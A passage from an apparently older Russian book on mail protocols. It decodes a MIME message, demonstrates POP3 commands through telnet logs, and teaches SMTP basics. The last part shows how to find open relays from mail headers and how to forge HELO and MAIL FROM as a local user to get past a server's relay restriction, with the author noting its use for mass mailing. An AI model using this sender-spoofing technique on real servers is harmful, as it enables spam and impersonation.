=D7=E8=F2=E0=E9=F2=E5 =ED=E0=F8 =E6=F3=F0=ED=E0=EB, =E8 =
=EF=F0=E5=EA=F0=E0=F1=ED=EE=E5 =E2=E5=F1=E5=ED=ED=E5=E5 =
```

```
=ED=E0=F1=F2=F0=EE=E5=ED=E8=E5 =C2=E0=EC =EE=E1=E5=F1=EF=E5=F7=E5=ED=EE. =


=C8=F2=E0=EA, =E2 12-=EE=EC =ED=EE=EC=E5=F0=E5:

=CF=EE=E4=E0=F0=EA=E8 =EA 8 =EC=E0=F0=F2=E0 =F7=E5=F0=E5=E7 =
=F2=E5=EB=E5=F4=EE=ED =E8 =EC=EE=E4=E5=EC=20

=C3=EB=FF=E4=FF =ED=E0 =EE=E3=F0=EE=EC=ED=FB=E5 =EE=F7=E5=F0=E5=E4=E8 =
=E2 =EC=E0=E3=E0=E7=E8=ED=E0=F5, =F2=EE=EB=EF=FB =EC=F3=E6=F7=E8=ED =F3 =
=EF=F0=E8=EB=E0=E2=EA=EE=E2 =F1 =EF=E0=F0=F4=FE=EC=E5=F0=E8=E5=E9, =
=ED=E5=E1=FB=E2=E0=EB=FB=E5 =F6=E5=ED=FB =ED=E0 =
=E1=E5=E7=E4=E5=EB=F3=F8=EA=E8 =E8 =E6=E8=E2=FB=E5 =F6=E2=E5=F2=FB, =
=E2=FB =F3=E6=E5 =E4=E0=E2=ED=EE =E4=EE=EB=E6=ED=FB =E1=FB=EB=E8 =E1=FB =
=EF=EE=ED=FF=F2=FC, =F7=F2=EE =EE=EF=FF=F2=FC =F7=F3=F2=FC =ED=E5 =
=E7=E0=E1=FB=EB=E8 =EF=F0=EE 8 =EC=E0=F0=F2=E0. =C4=E0=E2=E0=E9=F2=E5 =
=EF=EE=F1=EF=E5=F8=E8=EC, - =F1 =ED=EE=E2=FB=EC=E8 =
=F2=E5=F5=ED=EE=EB=EE=E3=E8=FF=EC=E8 =EC=FB =F2=E5=EF=E5=F0=FC =E2=F1=E5 =
=F3=F1=EF=E5=E5=EC.
http://www.emedia.ru/n12/8.asp=20


=D1=CE=C1=DB=D2=C8=DF
.
```

Поле “MIME-Version: 1.0” (в тексте оно выделено жирным шрифтом) указывает на способ кодирования сообщения.

Пара символов, расположенных справа от знака равенства, интерпретируется как шестнадцатеричный код символа исходного текста. Такая кодировка получила название “***quoted-printable***” и завоевала широкое распространение. Она удобна тем, что символы первой половины таблицы ASCII [0x0 – 0x7F] представлены в своем естественном виде. Это сохраняет читабельность англоязычных сообщений, но оказывается крайне неэкономичным при кодировании кириллицы, – почти каждый символ исходного текста заменяется ***тремя***, отчего письмо здорово «распухает». Но даже такая избыточность ничуть не уменьшает популярности формата MIME.

Ниже показано, как можно расшифровать такое сообщение. Для этого потребуется любой шестнадцатеричный редактор, например, QVIEW. Запустите его и перейдите в режим открытия файла <ALT-F6>, выберете «Новый файл» нажатием клавиши <F4> и назовите его, например, «letter.txt». Затем, разрешите редактирование его содержимого нажатием клавиши <F3>. До начала расшифровки необходимо выбрать соответствующую кодировку (выбор кодировки в QVIEW осуществляется нажатием клавиши <F6>). Вид кодировки, используемой при написании письма, содержится в его заголовке[192]. В данном случае это “windows-1251” (в тексте она выделена жирным шрифтом):

```
Content-Type: text/plain;
charset="windows-1251"
```

Если теперь в правом окне начать вводить шестнадцатеричные значения символов, в левом окне станет появляться исходный текст письма (смотри рисунок 006):

[192] Хотя в некоторых случаях, такая информация не соответствует действительности, попробуйте ей поверить




Рисунок 006 Декодирование сообщения, переданного в формате MIME

Детальное описание формата MIME выходит за пределы данной книги, но может быть найдено в техническом руководстве RFC-1341.

*Врезка «для начинающих» **

Что такое RFC (Request For Comments)? В силу открытости архитектуры сети Internet и необходимости поддерживать общие соглашения между независимыми разработчиками появился набор стандартов и соглашений, доступный для массового использования.

Любой разработчик имеет право внести свое предложение. Оно будет подвергнуто тщательной экспертной оценке и, если не встретит никаких возражений, будет добавлено в RFC.

За каждым соглашением закреплен определенный номер, так, например, POP3 протокол описывается в RFC-1081, RFC-1082, RFC-1225, RFC-1725, RFC-1939.

Для удаления сообщений из почтового ящика предусмотрена команда “DELE”, которая принимает в качестве аргумента порядковый номер уничтожаемого сообщения. Один из примеров ее использования продемонстрирован ниже:

- `+OK QPOP (version 2.52) at mail.computerra.ru starting.`
- ***`LIST`***
- `+OK 4 messages (789046 octets)`
- `1 4363`
- `2 6078`
- `3 4933`
- `4 4644`
- `.`
- ***`DELE 1`***
- `+OK message 1 deleted`
- ***`LIST`***
- `+OK 3 messages (16655 octets)`
- `2 6078`
- `3 4933`
- `4 4644`
- `.`

Внимание: непосредственно после операции удаления перенумерации сообщений ***не происходит***! Т.е. уничтоженное сообщение просто «выпадает» из списка, а следующие за ним сообщение не занимает этот индекс, и не сдвигается вверх. Сообщения будут перенумерованы только при следующем сеансе работы с сервером.

Сеанс завершает команда “QUIT”. Сервер переходит в ***состояние обновления транзакции*** (*transaction update*) и разрывает соединение. Выглядеть это может следующим образом:

- `+OK QPOP (version 2.52) at mail.computerra.ru starting.`
- *`QUIT`*
- `+OK POP3 server at mail.ru signing off`

Если до обновления транзакции произойдет обрыв соединения, сервер выполнит ***откат транзакции,*** т.е. приведет почтовый ящик в тот вид, каким он был до начала последнего сеанса связи и все удаленные сообщения окажутся восстановленными (вернее, правильнее было бы сказать, *не удаленными*, поскольку команда “DELE” физически не уничтожает письма, а лишь помечает их для удаления, которое происходит в процессе обновления транзакции; если же связь оборвется, и обновление транзакции не будет выполнено, – все сообщения так и остаются не удаленными).

Ниже будут рассмотрены некоторые дополнительные возможности протокола POP3. Для проведения описанных экспериментов потребуется подключиться к серверу, поддерживающему такие расширения. Одним из подходящих серверов является бесплатная служба электронной почты mail.ru.




Рисунок 007 Подключение к серверу mail.ru

После успешного установления TCP-соединения, сервер mail.ru возвращает приглашение, содержащее уникальный идентификатор (на рисунке 004 он обведен вокруг пером):




Рисунок 004 Приглашение сервера mail.ru

Выше уже отмечалась незащищенность пароля, открытым текстом передаваемого по сети. Если злоумышленник перехватит информационный поток, он сможет восстановить оригинальный пароль и вплоть до его смены несанкционированно проникать в систему. Для аутентификации, осуществляемой по нестойким к подслушиванию каналам связи, были разработаны специальные алгоритмы, которые обеспечивают однонаправленное шифрование и постоянную смену паролей.

Один из таких алгоритмов, именуемый «*запрос-отклик*», работает следующим образом: сервер посылает клиенту случайную последовательность условно именуемую ***меткой***. Клиент зашифровывает ее, используя в качестве ключа свой пароль, и полученный результат отправляет серверу. При этом алгоритм шифрования специальным образом подобран так, чтобы, зная зашифрованный пароль и метку, было бы невозможно найти ключ шифрования иначе, чем прямым перебором. Затем сервер самостоятельно шифрует метку хранящимся у него паролем пользователя и сравнивает полученные результаты. Если они идентичны, следовательно, пользователь ввел правильный пароль и наоборот. Подробнее о схеме «запрос-отклик» рассказывается в главе «Атака на Windows NT» и здесь, во избежание повторения, никакие математические выкладки приводиться не будут.

Уникальная последовательность, передаваемая клиенту при каждом соединении с сервером, называется ***временной меткой***. Стандарт не оговаривает формат представления метки, но обычно она имеет следующий вид: processID.clock@hostname, где processID – идентификатор процесса, clock – состояние таймера сервера на момент установления соединения, а hostname – имя узла. Один из примеров временной метки показан ниже (в тексте он выделен жирным шрифтом):

- `+OK mPOP POP3 server ready` **`93089.95277996@mail.ru`**

Пользователь шифрует временную метку своим паролем по алгоритму MD 5, и полученный результат (который именуется ***зашифрованным паролем***, или, технически более грамотно, "***digest***") передает на сервер.

Следующий эксперимент позволяет убедиться, что временные метки действительно различны при каждом новом соединении:

- `+OK mPOP POP3 server ready <`**`29238.953050801@aport.ru`**`>`
- `+OK mPOP POP3 server ready <`**`29554.953050821@aport.ru`**`>`

- +OK mPOP POP3 server ready <**29857.953050839@aport.ru**>
- +OK mPOP POP3 server ready <**29998.953050848@aport.ru**>
- +OK mPOP POP3 server ready <**30168.953050858@aport.ru**>
- +OK mPOP POP3 server ready <**30583.953050881@aport.ru**>
- +OK mPOP POP3 server ready <**30926.953050900@aport.ru**>
- +OK mPOP POP3 server ready <**31110.953050913@aport.ru**>
- +OK mPOP POP3 server ready <**31225.953050927@aport.ru**>
- +OK mPOP POP3 server ready <**31338.953050940@aport.ru**>
- +OK mPOP POP3 server ready <**31401.953050949@aport.ru**>

Для передачи серверу имени пользователя и зашифрованного пароля предусмотрена команда “APOP”. По стандарту она не входит в перечень команд, обязательных для реализации, поэтому существуют сервера, которые принимают только открытый пароль. Признаком того, что сервер поддерживает команду “APOP” служит наличие временной метки в строке приглашения.

Пример использования команды APOP приведен ниже:

- +OK mPOP POP3 server ready 31225.353351917@aport.ru
- *APOP ORION d373e6c3a7c6d9c5a2d6c2a1*
- +OK ORION's maildrop has 1 messages (**789046** octets)

В приведенном примере в почтовом ящике лежит письмо значительных размеров, поэтому, возникает потребовать в предварительном просмотре фрагмента письма без его загрузки целиком (быть может, нет никакого смысла получать это сообщение и его можно безболезненно удалить). Для этой цели предусмотрена команда “TOP msg n”, которая выводит n первых строк, сообщения с порядковым номером msg.

Например, “TOP 1 10” возвращает десять первых строк от начала первого письма. Это может выглядеть так:

- +OK mPOP POP3 server ready 31225.353351917@aport.ru
- *TOP 1 10*
- +OK
- Return-Path: gluck@citycat.ru
- Received: from citycat.ru by mail.ru for mail.ru, au.ru, aport.ru,
- inbox.ru, land.ru with CCQDP. For more info hac@citycat.ru
- Message-Id:<20000306002250_100.20000303142308.promo_@funny.anet.anec>
- Precedence: special-delivery
- **Comments: Subscribe.Ru/Citycat E-mail Service. http://subscribe.ru**
- Date: Mon, 6 Mar 2000 00:22:47 +0300 (MSK)
- **From: CityCat <namma@citycat.ru>**
- To: "funny.anet.anec" <null@citycat.ru>
- Subject: =?koi8-r?Q?=E1=CE=C5=CB=C4=CF=D4=20=C4=CE=D1=20=CE=C1=20?=
- =?koi8-r?Q?=C1=CE=C5=CB=C4=CF=D4=CF=D7.net?=
- MIME-Version: 1.0
- Content-Type: text/html; charset=koi8-r
- Content-Transfer-Encoding: 8bit
-
-
- <!--
- --*--
- -->
- <HTML> <HEAD>
- <TITLE>уМХЦВБ тБУУЩМПЛ зПТПДУЛПЗП лПФБ</TITLE>
- </HEAD>
- <BODY BGCOLOR="#FFFFFF" LINK="#0A0AD0" VLINK="#AAAAFF">
- <CENTER>
- <B><FONT SIZE=+1>
-
- .

Для отката транзакции (и восстановления всех удаленных в течение последнего сеанса сообщений) можно воспользоваться командой “RSET”, вызываемой без аргументов. Но не существует команды, способной восстановить одно, конкретно, взятое сообщение.

Пара команд “STAT” и “NOOP служат для проверки состояния ящика и целостности соединения. Обе вызываются без аргументов. Пример их использования приведен ниже:

- `+OK mPOP POP3 server ready 31225.353351917@aport.ru`
- *`NOOP`*
- `+OK`
- *`STAT`*
- `+OK 196 2097988`

Первое число, выдаваемое командой “STAT” сообщает количество сообщений, хранящихся в почтовом ящике, а второе содержит их суммарный объем в октетах.

За подробным описанием протокола POP3 и смежных с ним вопросов можно обратиться к RFC-1081, RFC-1082, RFC-1225, RFC-1725, RFC-1939 и другим техническим руководствам.

Протокол SMTP

- В этой главе:
  - Основные команды протокола
  - Серверы-ретрансляторы
  - Непосредственная пересылка
  - Автоматизация почтовой рассылки и спам
  - Анонимная рассылка писем

Для доставки почты в большинстве случаев используется протокол SMTP (*Simple Mail Transfer Protocol*).

Врезка «информация»

При его создании протокола SMTP разработчиками была допущена грубая ошибка, испортившая немало крови, как системным администраторам, так и простым пользователям. Суть ее заключается в том, что протокол SMTP не требует аутентификации пользователя перед отправкой сообщения, и это позволяет использовать чужие сервера для массовой рассылки.

Современные SMTP-сервера используют различные защитные механизмы, препятствующие отправке корреспонденции неизвестными пользователями. Подробно об этом рассказывается в главе «Почтовый сервер изнутри».

В терминологии SMTP-протокола нет таких понятий как «клиент» и «сервер». Вместо этого говорят об ***отправителе*** (*sender*) и ***получателе*** (*receiver*). То, что большинство называют «SMTP-сервером», является одновременно и отправителем, и получателем. Когда клиент устанавливает с ним соединение для передачи письма, сервер выступает в роли получателя, а когда доставляет сообщение абоненту, становится отправителем.

Каждый почтовый ящик представляет собой SMTP-получатель, связавшись с которым напрямую, можно передать сообщение без посредников. Однако такой способ не обрел большой популярности. Связь с далекими узлами может быть медленной и ненадежной, поэтому миссию доставки сообщения удобно возложить на специальный сервер, часто называемый сервером исходящей почты. Если связь с сервером исходящей почты быстрая и надежная, то такой подход вполне оправдан. Напротив, рассылать письма через далекие, тормозные и нестабильно работающее сервера не имеет никакого смыла. В таком случае лучше положить сообщение непосредственно в ящик получателя. Однако немногие почтовые клиенты поддерживают такую возможность.

Приведенный ниже пример демонстрирует, как посредством протокола SMTP отправить абоненту сообщение. Первым шагом необходимо запустить telnet-клиента и, установив соединение с выбранным SMTP-сервером (например, `mail.aport.ru`) по ***двадцать пятому порту***, дождаться выдачи приглашения.




Рисунок 009 Подключение к серверу mail.aport.ru

- `220 camel.mail.ru ESMTP Exim 3.02 #107 Sun, 26 Mar 2000 17:36:24 +0400`

Первые три символа возвращенной сервером строки представляют собой код завершения операции. Полный перечень кодов всевозможных ошибок содержится в RFC-821, и здесь не приводится.

Для передачи корреспонденции одного лишь TCP-соединения не достаточно, и необходимо установить еще одно, так называемое ***SMTP-соединение.*** Это достигается возвращением ответного приветствия серверу[193] с указанием имени узла клиента (если у него есть имя) или IP-адреса (если у клиента нет имени).

Врезка «замечание»

*Далеко не всегда требуется указывать свой **точный** адрес. Часто достаточно ввести произвольную текстовую строку, например "ABDCEF"*

- `220 camel.mail.ru ESMTP Exim 3.02 #107 Sun, 26 Mar 2000 17:36:24 +0400`
- *`HELO ppp-15.krintel.ru`*
- `250 camel.mail.ru Hello ppp-15.krintel.ru [195.161.41.239]`

Ответное приветствие осуществляется командой "HELO[194]". Сервер, установив SMTP-соединение, возвращает код успешного завершения операции (250) и в большинстве случаев определяет IP-адрес клиента или его доменное имя.

Следующим шагом требуется указать отправителя сообщения. Для этого необходимо воспользоваться командой «MAIL FROM» с указанием собственного почтового адреса при желании заключенного в угловые скобки.

Например:

- `220 camel.mail.ru ESMTP Exim 3.02 #107 Sun, 26 Mar 2000 17:36:24 +0400`
- *`HELO ppp-15.krintel.ru`*
- `250 camel.mail.ru Hello ppp-15.krintel.ru [195.161.41.239]`
- *`MAIL FROM:<kpnc@aport.ru>`*
- `250 <kpnc@aport.ru> is syntactically correct`

Затем указывается получатель сообщения, передаваемый с помощью команды "RCPT TO", пример использования которой продемонстрирован ниже:

- `220 camel.mail.ru ESMTP Exim 3.02 #107 Sun, 26 Mar 2000 17:36:24 +0400`
- *`HELO ppp-15.krintel.ru`*
- `250 camel.mail.ru Hello ppp-15.krintel.ru [195.161.41.239]`
- *`MAIL FROM:<kpnc@aport.ru>`*
- `250 <kpnc@aport.ru> is syntactically correct`
- *`RCPT TO:<kpnc@aport.ru>`*
- `250 <kpnc@aport.ru> verified`

[193] Сервер поприветствовал вас? Так поприветствуйте же и вы сервер!
[194] HELO с одной буквой L

При возникновении потребности в отправке одного и того же сообщения нескольким респондентам, достаточно вызвать “RCPT TO” еще один (или более) раз (максимальное количество получателей обычно не ограничено). Если кому-то из них сервер не возьмется доставить сообщение, он вернет ошибку, никак, однако не сказывающуюся на остальных получателях.

Команда “DATA”, вызываемая без аргументов, переводит сервер в ожидание получения текста письма.

```
DATA
354 Enter message, ending with "." on a line by itself
```

Последовательность завершения ввода представляет собой обыкновенную точку, «окаймленную» с двух сторон переносами строк. Если такая последовательность встретится в тексте сообщения, формирование письма будет немедленно завершено. Почтовые клиенты, обычно распознают такую ситуацию и прибегают к перекодировке, но при работе с telnet-клиентом эта забота ложиться на пользователя.

Пример использования команды “DATA” приведен ниже:

```
220 camel.mail.ru ESMTP Exim 3.02 #107 Sun, 26 Mar 2000 17:36:24 +0400
HELO ppp-15.krintel.ru
250 camel.mail.ru Hello ppp-15.krintel.ru [195.161.41.239]
MAIL FROM:<kpnc@aport.ru>
250 <kpnc@aport.ru> is syntactically correct
RCPT TO:<kpnc@aport.ru>
250 <kpnc@aport.ru> verified
Hello, Sailor!
.
250 OK id=12ZDEd-000Eks-00
```

Команда “QUIT” завершает сеанс и закрывает соединение.

```
quit
221 camel.mail.ru closing connection
```

Содержимое полученного сообщения (механизм получения сообщений на локальный компьютер пользователя рассмотрен в главах «Протокол POP» и «Протокол IMAP4») может выглядеть, например, следующим образом:

```
From kpnc@aport.ru Sun Mar 26 17:38:03 2000
Received: from ppp-15.krintel.ru ([195.161.41.239])
by camel.mail.ru with smtp (Exim 3.02 #107)
id 12ZDEd-000Eks-00
for kpnc@aport.ru; Sun, 26 Mar 2000 17:37:59 +0400
Message-Id: <E12ZDEd-000Eks-00@camel.mail.ru>
From: kpnc@aport.ru
Date: Sun, 26 Mar 2000 17:37:59 +0400

Hello,Sailor!
```

Ниже будет показано, каким образом злоумышленники находят и используют чужие сервера исходящей почты. Один из способов поиска общедоступных SMTP-серверов заключается в анализе заголовков приходящей корреспонденции. Среди узлов, оставивших свои адреса в поле “Received”, порой встречаются сервера, которые не требуют аутентификации пользователя для отправки писем.

Например, ниже показан заголовок письма, вытащенного автором этой книги из его собственного почтового ящика:

```
From irt@chiti.uch.net Wed Mar 22 16:57:03 2000
Received: from gate.chiti.uch.net ([212.40.40.141])
by msk2.mail.ru with esmtp (Exim 3.02 #116)
id 12Xld1-0008jx-00
for kpnc@aport.ru; Wed, 22 Mar 2000 16:56:59 +0300
Received: from 13.chiti.uch.net ([192.168.223.13])
```

- by **gate.chiti.uch.net** (8.8.8/8.8.8) with SMTP id PAA29678
- for <kpnc@aport.ru>; Wed, 22 Mar 2000 15:51:47 +0200 (EET)
- From: "irt" <**irt@chiti.uch.net**>

Анализ заголовка позволяет установить, что письмо было отправлено с адреса 13.chiti.uch.net через сервер исходящей почты gate.chiti.uch.net. Если попробовать установить с ним соединение, то результат может выглядеть так:

- 220 gate.chiti.uch.net ESMTP Sendmail 8.8.8/8.8.8; Sun, 26 Mar 2000 16:21:53 +0300 (EEST)

Для проверки возможности пересылки сообщения необходимо послать серверу приглашение, а затем идентифицировать отправителя и получателя письма. Например, это может выглядеть так:

- 220 gate.chiti.uch.net ESMTP Sendmail 8.8.8/8.8.8; Sun, 26 Mar 2000 16:21:53 +0300 (EEST)
- *HELO kpnc.krintel.ru*
- 250 gate.chiti.uch.net Hello kpnc.krintel.ru [195.161.41.239], pleased to meet you
- *MAIL FROM:<kpnc@id.ru>*
- 250 <kpnc@id.ru>... Sender ok
- *RCPT TO:<kpnc@aport.ru>*
- 250 <kpnc@aport.ru>... Recipient ok

Код успешного завершения операции (250) и срока «Recipient ok» свидетельствуют о том, что сервер согласился на пересылку. Остается ввести текст послания и можно отправлять письмо. Спустя какое-то время (обычно не превышающее одной минуты) сообщение должно прийти по назначению. А его заголовок может выглядеть, например, так:

- From kpnc@id.ru Sun Mar 26 17:28:33 2000
- Received: from gate.chiti.uch.net ([212.40.40.141])
- by camel.mail.ru with esmtp (Exim 3.02 #107)
- id 12ZD5a-000Dhm-00
- for kpnc@aport.ru; Sun, 26 Mar 2000 17:28:30 +0400
- Received: from **kpnc.krintel.ru** (kpnc.krintel.ru [195.161.41.239])
- by gate.chiti.uch.net (8.8.8/8.8.8) with SMTP id QAA02468
- for <kpnc@aport.ru>; Sun, 26 Mar 2000 16:22:44 +0300 (EEST)
- (envelope-from kpnc@id.ru)
- Date: Sun, 26 Mar 2000 16:22:44 +0300 (EEST)
- From: kpnc@id.ru
- Message-Id: <200003261322.QAA02468@gate.chiti.uch.net>

Жирным шрифтом выделен адрес отправителя, показывая, что он не смог остаться анонимным. Если это оказывается неприемлемо, среди входящих писем своего почтового ящика можно попробовать отыскать такие, в чьих заголовках нет никаких сведений об отправителе, за исключением той информации, которую он пожелал сообщить сам.

Один из анонимных серверов расположен (точнее, был когда-то расположен на момент написания этой главы) по адресу dore.on.ru. Однако его использование посторонними лицами запрещено, что и демонстрирует следующий эксперимент:

- 220 WITHELD FTGate server ready -Fox Mulder
- *HELO kpnc.krintel.ru*
- 250 Ready
- *MAIL FROM:<konc@aport.ru>*
- 250 <konc@aport.ru> Sender Ok
- *RCPT TO:<kpnc@aport.ru>*
- 550 **Relaying denied for** <kpnc@aport.ru>

Сервер, действительно, не делает никаких видимых попыток определить адрес клиента, но в то же время пересылать его корреспонденцию за пределы сервера наотрез отказывается. Причем достоверно известно, что владельцы этого сервера используют его для рассылки сообщений по нелокальным адресам. Отсюда вытекает существование механизма, позволяющего отличить «своих» от «чужих». Права «чужих» ограничиваются доставкой писем

по локальным адресам, а «своим» разрешается отправлять сообщения и за пределы сервера. Ввиду отсутствия в протоколе SMTP средств аутентификации пользователей, отличить одних от других помогает IP адрес клиента. Локальные пользователи, находящиеся в одной подсети с сервером, считаются «своими», и наоборот[195].

Но если сервер не снабжен функцией определения IP адреса клиентов, ему не остается ничего другого, кроме как воспользоваться информацией, предоставленной самим отправителем, поверив тому на слово. Поэтому, существует возможность сообщения подложных данных, и, выдачи себя за локального пользователя, имеющего право отправки сообщений по любому адресу.

Клиент дважды указывает свой адрес: приветствуя сервер, командой “HELO” он сообщает свой домен, а в поле “MAIL FROM” приводит собственный обратный адрес. Некоторые сервера проверяют одно из этих значений, а некоторые оба одновременно.

В эксперименте, приведенном ниже, отправитель сообщает не свой собственный домен, а домен владельца сервера, и в качестве обратного адреса, использует один из адресов локальных пользователей сервера (чтобы его узнать, необходимо получить с этого сервера хотя бы одно письмо, или попробовать выяснить имена зарегистрированных пользователей методом перебора):

- 220 WITHELD FTGate server ready -Fox Mulder
- ***HELO dore.on.ru***
- 250 Ready
- ***MAIL FROM:<fox@dore.on.ru>***
- 250 <fox@dore.on.ru> Sender Ok
- *RCPT TO:<kpnc@aport.ru>*
- 250 Recipient Ok

В результате такого подлога, сервер оказался введен в заблуждение и согласился доставить письмо. Очевидно, подлинный отправитель сообщения не может быть установлен по заголовку, поскольку в нем находится только та информация, которую отправитель пожелал оставить самостоятельно.

Для массовой рассылки лучшего способа и придумать невозможно, но вот для обычной переписки такая методика не подходит. Ведь ответ на письмо возвратится по адресу fox@dore.on.ru! Этого можно избежать, если добавить в заголовок поле “Reply-To”, содержащее истинный адрес отправителя (тот, который он захотел оставить сам). Это может выглядеть, например, таким образом:

- 220 WITHELD FTGate server ready -Fox Mulder
- *HELO dore.on.ru*
- 250 Ready
- *MAIL FROM:<fox@dore.on.ru>*
- 250 <fox@dore.on.ru> Sender Ok
- *RCPT TO:<kpnc@id.ru>*
- 250 Recipient Ok
- *data*
- 354 Start mail input; end with <CRLF>.<CRLF>
- *Subject:TEST*
- ***Reply-To:<kpnc@hotmail.com>***
-
- *Hello!*
- *.*
- 250 Ok Message queued
- *quit*
- 221 dore.on.ru Service closing transmission channel

Заголовок такого письма должен выглядеть приблизительно так:

- Received: from **relay1.aha.ru** ([195.2.83.105] verified)
- by aha.ru (CommuniGate Pro SMTP 3.1b2)
- with ESMTP id 3882573 for kpnc@id.ru; Mon, 05 Jul 1999 20:01:40 +0400

[195] В дополнении к этому, администратор может разрешить рассылку писем с некоторых IP адресов, находящихся за пределами локальной подсети, возникнет такая необходимость

- Received: from warlock.miem.edu.ru (miem-as.ins.ru [195.19.18.226])
- by **relay1.aha.ru** (8.9.3/8.9.3/aha-r/0.04B) with ESMTP id UAA07173
- for <kpnc@id.ru>; Mon, 5 Jul 1999 20:01:40 +0400 (MSD)
- Received: from dore.miem.edu.ru (rtuis.miem.edu.ru [194.226.32.50])
- by warlock.miem.edu.ru (8.9.3/8.9.3) with ESMTP id UAA00637
- for <kpnc@id.ru>; Mon, 5 Jul 1999 20:00:42 +0400 (MSD)
- Received: from fox by **dore.on.ru** (FTGate 2, 1, 2, 1);
- Mon, 05 Jul 99 20:02:30 +0400
- Message-ID: <000301bec6ff$c87f5220$16fe7dc1@fox>
- From: <fox@dore.on.ru>
- To: <KPNC@id.ru>
- Subject: TEST
- **Reply-To:<kpnc@HotMail.com>**
- Date: Mon, 5 Jul 1999 20:02:29 +0400
-
- Hello!

